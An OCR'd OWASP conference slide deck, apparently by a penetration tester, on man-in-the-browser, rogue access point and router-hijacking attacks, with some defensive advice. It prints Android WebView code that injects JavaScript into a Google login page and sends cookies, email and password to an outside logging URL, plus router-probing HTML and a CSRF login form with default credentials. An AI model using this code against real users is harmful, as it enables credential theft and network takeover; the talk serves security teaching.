Man-In-The-Browser Attacks

Daniel Tomescu

OWASP

The Open Web Application Security Project

About me

OWASP
The Open Web Application Security Project

Work and education:

- Pentester @ KPMG Romania
- Moderator @ Romanian Security Team
- MSc. Eng. @ University “Politehnica” of Bucharest
- OSCP, CREST CRT

Interests:

- Web app security
- Internal network penetration tests
- Red / Blue Teaming
- Curious about mobile and embedded devices
- Bug bounty hunter

Getting the password

OWASP
The Open Web Application Security Project

- From Facebook
  - Not that easy…
- From NSA / FBI / SRI
  - They won't respond my emails
- From the user
  - Social Engineering rocks!
  - But I don't like dealing with people too much.
- From the user's browser
  - Knows more about the user than the user itself
  - But which browser?
  - And how?

A few browsers

Browsers? Really?

Mobile browsers?

Chrome
46%

Safari
18%

UC Browser
17%


Samsung Internet
7%


Opera*
6%

Smart TV? Console?

OWASP
The Open Web Application Security Project

Ok, it's time to stop!





HTML Help: run "hh http://google.com"

Security features


OWASP
The Open Web Application Security Project

- Implementation of CORE security features:
  - Same Origin Policy
  - HTML / JS / CSS Engines
  - Local file access
  - Session management / local storage
  - HTTP Request / Response headers
  - Certificates
- Fancy security features
  - Extensions / Add-Ons
  - In-Browser Apps
  - Developer Tools
  - Inter-application communication

Security indicators

OWASP
The Open Web Application Security Project

- **The address bar**, probably the only reliable security indicator



" *We recognize that the address bar is the only reliable security indicator in modern browsers*", Google, https://www.google.com/about/appsecurity/reward-program/

More security indicators

OWASP
The Open Web Application Security Project

- View source
- Inspect certificates
- Monitor network traffic
- Check origin
- Extensions?
- Process list?
- Is somebody watching you?

Certificates

OWASP
The Open Web Application Security Project

➢ Trusted root certificates

+ Certificates installed by your **antivirus software**

+ Certificates installed by your **Company**

+ Certificates installed by **proxy tool(s)**

+ Certificates installed by **development frameworks**

+ Certificates installed by strange **3rd party applications**

… And I don't even fully trust the default certification authorities.

Extensions

OWASP
The Open Web Application Security Project

… if the browser supports extensions,

… and if an attacker manages to control a browser extension

\+ Every permission you can dream of (almost), the browser is yours!

- Hard to install
  - access to the system
  - trick the user to install extensions by himself

- Also, a bit of programming is required

Local Access

OWASP
The Open Web Application Security Project

- **Elevated permissions**: no fun, you can control anything, therefore the OS and everything it runs (including the browser) is compromised.

- **Limited user permissions:**
  - Elevate permissions!
  - Install malicious browser extensions
  - Steal / replace browser profiles => passwords!
  - Start browser with disabled security features:

    ```
    >> chromium-browser --disable-web-security
    ```

  - Intercept browser traffic and eavesdrop passwords, secrets
    - NetRipper, Ionut Popescu, https://github.com/NytroRST/NetRipper

Man-In-The-Middle

OWASP
The Open Web Application Security Project

MITM scenarios:

- Control the DHCP server
- Control the DNS server
- Control one intermediary node (ex: a proxy server)
- Good old Arp Spoofing gets the job done
  - Or maybe it doesn't…

Protection:


- Use HTTPS, with a valid certificate
- Cool security headers: HSTS, CSP, Secure flag for cookies


- A decent Antivirus solution
- Use trusted network connections only!

The Man is the Browser!

OWASP
The Open Web Application Security Project


Common attack in applications which used WebView controls to embed HTML content





The Man is the Browser!

OWASP
The Open Web Application Security Project



The Man is the Browser!

OWASP
The Open Web Application Security Project

Inserting arbitrary JavaScript code in WebView control – Java code for Android


```
1  public void onPageFinished(WebView view, String url) {
2      if (url.contains("accounts.google.com")) {
3          view.evaluateJavascript("if (document.getElementById('evilIframe') == null) {" +
4              "var e = document.createElement('iframe'); " +
5              "e.id = 'evilIframe'; " +
6              "e.style.display = 'none'; " +
7              "document.body.appendChild(e);}", null);
8
9          view.evaluateJavascript("document.getElementById('Passwd').onblur=function(){" +
10             "e.src = 'http://daniel-tomescu.com/OWASP2017/log.php?log='
11                     + encodeURIComponent(document.domain + '   ###   '
12                     + document.cookie + '   ###   '
13                     + document.getElementById('Email').value + ' : '
14                     + document.getElementById('Passwd').value);}", null);
15     }
16 }
```

Fantasy attack #1

OWASP
The Open Web Application Security Project

Rogue AP:

1. Target a device with WiFi turned on;



Fantasy attack #1

OWASP
The Open Web Application Security Project

Rogue AP:

1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
   - Name (SSID)
   - MAC Address (BSSID)
   - Authentication protocol (None / WEP / WPA / WPA2 / WPA Enterprise / Magic)

Fantasy attack #1

OWASP
The Open Web Application Security Project

Rogue AP:

1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
3. Replicate the discovered profiles, hoping that one of them has the "automatically connect" option checked;
   - Also, continuously disconnect the target from his safe connection;

Fantasy attack #1

OWASP
The Open Web Application Security Project

Rogue AP:


1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
3. Replicate the discovered profiles, hoping that one of them has the "automatically connect" option checked;
4. Capture any connection attempt (half handshake) and bruteforce it to recover the WiFi's original password.
   - https://github.com/dxa4481/WPA2-HalfHandshake-Crack

Fantasy attack #1

OWASP
The Open Web Application Security Project

Rogue AP:

1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
3. Imitate the discovered profiles, hoping that one of them has the "automatically connect" option checked;
4. Capture any connection attempt (half handshake) and bruteforce it to recover the WiFi's original password.
5. Again, replicate the discovered network with the correct password and wait until the user connects to your AP.
   - CVE-2017-11120: Buffer overflow in Broadcom WiFi chipsets;
   - Classic MITM attacks:




Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address:
   - Demo: http://portswigger-labs.net/hackability/
   - **WebRTC** is your friend.




Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address:
   - Probably it is the gateway: **192.168.1.1** or **192.168.1.254**
   - The web management interface is probably accessible on a common port:

   80, 443, 8080, 8443, 8888



Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type using a simple trick: trying to access router images (logo, backdround, icons) which can be accessed without authentication:

```
1  <html>
2      <img src="http://192.168.1.1/images/WebGUI/Logo_full.png"
3      onerror="alert(this image is not available)">
4  </html>
```

Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface:
   - Logon CSRF ?
   - Default credentials? admin : admin


```
1  <form action="http://192.168.1.1/Login.php" method="post">
2
3    First name: <input type="text" name="username" value="admin"><br>
4    Last name: <input type="text" name="password" value="admin"><br>
5
6    <input type="submit" value="Submit">
7  </form>
```

Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface;
5. Exploit other CSRF vulnerabilities in the Router's web interface:
   - Change DHCP settings;
   - Change DNS settings;
   - Update firmware – which will probably brick the router;
   - Restart router for changes to take effect.



Fantasy attack #2

Visiting a malicious website:


1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface;
5. Exploit other CSRF vulnerabilities in the Router's web interface;
6. Configure a **Captive Portal**!

Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface;
5. Exploit other CSRF vulnerabilities in the Router's web interface;
6. Configure a **Captive Portal** and ask for credentials:




Fantasy attack #2

OWASP
The Open Web Application Security Project

Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface;
5. Exploit other CSRF vulnerabilities in the Router's web interface;
6. Configure a **Captive Portal** and ask for Integrated Windows Authentication (NTLM-SSP)



Fantasy attack #2

OWASP
The Open Web Application Security Project

Captive Portal with Integrated Windows Authentication (NTLM-SSP):

- Can be simulated with Responder, https://github.com/SpiderLabs/Responder

```
01/20/2017 08:13:17 AM - [PROXY] Returning unmodified HTTP response
01/20/2017 08:13:18 AM - [HTTP] Sending NTLM authentication request to 192.168.22.71
01/20/2017 08:13:18 AM - [HTTP] Host              : gp-ad-02
